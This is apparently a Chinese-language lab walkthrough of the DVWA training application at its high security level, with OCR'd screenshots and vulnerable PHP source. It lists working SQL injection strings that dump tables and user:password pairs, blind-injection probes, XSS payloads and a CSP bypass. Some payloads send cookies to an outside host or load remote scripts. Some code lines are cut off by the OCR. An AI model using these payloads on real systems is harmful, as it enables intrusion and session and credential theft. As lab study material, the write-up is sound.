


```
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
        // Get input
        $id = $_SESSION[ 'id' ];

        // Check database
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

        // Get results
        while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
```

剩下的操作与初级中级没有什么。


- `1' and 1=1 -- q`
- `1' order by 2 -- q`
- `1.1' union all select 1,2 -- qwe`
- `1.1' union all select 1,group_concat(table_name) from information_schema.tables where table_schema=database() -- qwe`
- `1.1' union all select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users' -- qwe`（没有魔术引号）
- `1.1' union all select 1,group_concat(concat_ws(':',user,password)) from users -- qwe`
- 后来参考别人的博客，还可以这么玩：`1' or 1=1 -- q`、`id=1 or 1=1&Submit=Submit`，不过想要获取数据，还要一步一步来

SQL Injection (Blind)



```
if( isset( $_COOKIE[ 'id' ] ) ) {
	// Get input
	$id = $_COOKIE[ 'id' ];

	// Check database
	$getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
	$result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

	// Get results
	$num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
	if( $num > 0 ) {
		// Feedback for end user
		echo '<pre>User ID exists in the database.</pre>';
	}
	else {
		// Might sleep a random amount
		if( rand( 0, 5 ) == 3 ) {
			sleep( rand( 2, 4 ) );
		}

		// User wasn't found, so the page wasn't!
		header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

		// Feedback for end user
		echo '<pre>User ID is MISSING from the database.</pre>';
	}

	((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
```

查询错误，就可能随机休眠几秒钟，然而并没有用处啊。



Vulnerability: SQL Injection (Blind)

Click here to change your ID.

User ID exists in the database.

Blind SQL Injection Cookie Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*

不安全 | 8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/sqli_b


Cookie ID set!

1' and ascii(substr((sel


- 判断注入点：`1' and 1=1 -- q`
- 判断第一个表长度：`1‘ and length((select table_name from information_schema.tables where table_schema=database() limit 1,1))=5 -- qwe`
- 判断第一个表第一个字母：`1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=117 -- qwe`
- 剩下的参考低等级靶机。

Weak Session IDs

用户访问服务器的时候，一般服务器都会分配一个身份证 session id 给用户，用于标识。用户拿到 session id 后就会保存到 cookies 上，之后只要拿着 cookies 再访问服务器，服务器就知道你是谁了。
与初级相比，进行md5处理了，但是还是不会利用啊，毕竟session_id不知道啊。




```
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if (!isset ($_SESSION['last_session_id_high'])) {
                $_SESSION['last_session_id_high'] = 0;
        }
        $_SESSION['last_session_id_high']++;
        $cookie_value = md5($_SESSION['last_session_id_high']);
        setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}
```




```
Remote Address: 127.0.0.1:8080
Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers     view source
Cache-Control: no-cache, must-revalidate
Connection: close
Content-Length: 3514
Content-Type: text/html;charset=utf-8
Date: Sat, 09 Jan 2021 23:30:50 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Pragma: no-cache
Server: openresty/1.17.8.2
Set-Cookie: dvwaSession=6512bd43d9caa6e02c990b0a82652dca; expires=Sun, 10-Jan-2021 00:30:50 GMT; Max-Age=3600; path=/vulnerabilities/weak_id/; domain=8fc1da2cd6834b5382f1591545702015.app.mituan.zone:80 ⚠
Vary: Accept-Encoding
▼ Request Headers     view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: no-cache
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Cookie: security=high; PHPSESSID=b820uhes7p84k794jfq52to915
```

但是cookie中并没有dvwaSession字段。。。



Name	Value	Do...	Path	Ex...	Size	Ht...	Se...	Sa...	Pri...
security	high	8fc...	/	Se...	12				M...
PHPSESSID	b820uhes7p84k...	8fc...	/	Se...	35				M...


XSS (DOM)



```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

        # White list the allowable languages
        switch ($_GET['default']) {
                case "French":
                case "English":
                case "German":
                case "Spanish":
                        # ok
                        break;
                default:
                        header ("location: ?default=English");
                        exit;
        }
}

?>
```

不要忘了锚点后面的内容是不经过服务器的。

- `http://8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/xss_d/?default=English#<script>alert(1)</script>` （`English#<script src="http://cms.com/test.js"></script>`）
- `http://8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/xss_d/?default=English&script=<script>alert(1)</script>` （利用decodeURI解码函数）




8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/xss_d/?default=English#<script>alert(1)</script>

...da2cd6834b5382f1591545702015.app.mituan.zone 显示

1

XSS (Reflected)

`http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/xss_r/?name=<img src=# onerror=alert(1) />` 虽然能弹窗，但是无法直接使用script，那就用锚点。



...5300d075a46a486ce45fbcc26cf11.app.mituan.zone 显示

1

What's your name?


Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

- `http://8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/xss_r/?name=<img src=x onerror="eval(unescape(location.hash.substr(1)))" />#var img = document.createElement('img');img.src='http://www.baidu.com/?cookies='+escape(document.cookie);document.body.appendChild(img)`，因为锚点之后的内容不经过服务器，所以可以绕过。（IMG）
- `http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/xss_r/?name=<img src=x onerror="eval(unescape(location.hash.substr(1)))">#d=document;h=d.getElementsByTagName("head").item(0);s=d.createElement("script");s.setAttribute("src", "//cms.com/test.js");h.appendChild(s);`（标签）

XSS (Stored)




```
if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );

        // Sanitize message input
        $message = strip_tags( addslashes( $message ) );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"]
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USI
        $message = htmlspecialchars( $message );

        // Sanitize name input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
        $name      ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"]))
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USI

        // Update database
        $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$nam
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . (

        //mysql_close();
}
```

message无法利用，那就从name下手，过滤了script，但是img、frame这些还可以使用。

- `<iframe onload=alert(/xss/)>`
- `<img src=x onerror="e=escape;this.src='//www.baidu.com?cookies='+e(document.cookie)">`
- `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4="></object>` 这几种方式都是可以的。

CSP Bypass



Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to ../..//vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.

1+2+3+4+5=15


More Information

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have

Module developed by Digininja.

这个好像需要利用XSS Reflected，构造网址：

```
http://8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/xss_r/?name=<img src=x onerror="eval(unescape(location.hash.substr(1)))" />#d=document;h=d.getElementsByTagName('head').item(0);s=d.createElement('script');s.setAttribute('src','/vulnerabilities/csp/source/jsonp.php?callback=alert(document.cookie)//');h.appendChild(s);
```



...da2cd6834b5382f1591545702015.app.mituan.zone 显示

PHPSESSID=b820uhes7p84k794jfq52to9l5; security=high

cripting (XSS)

What's your name?

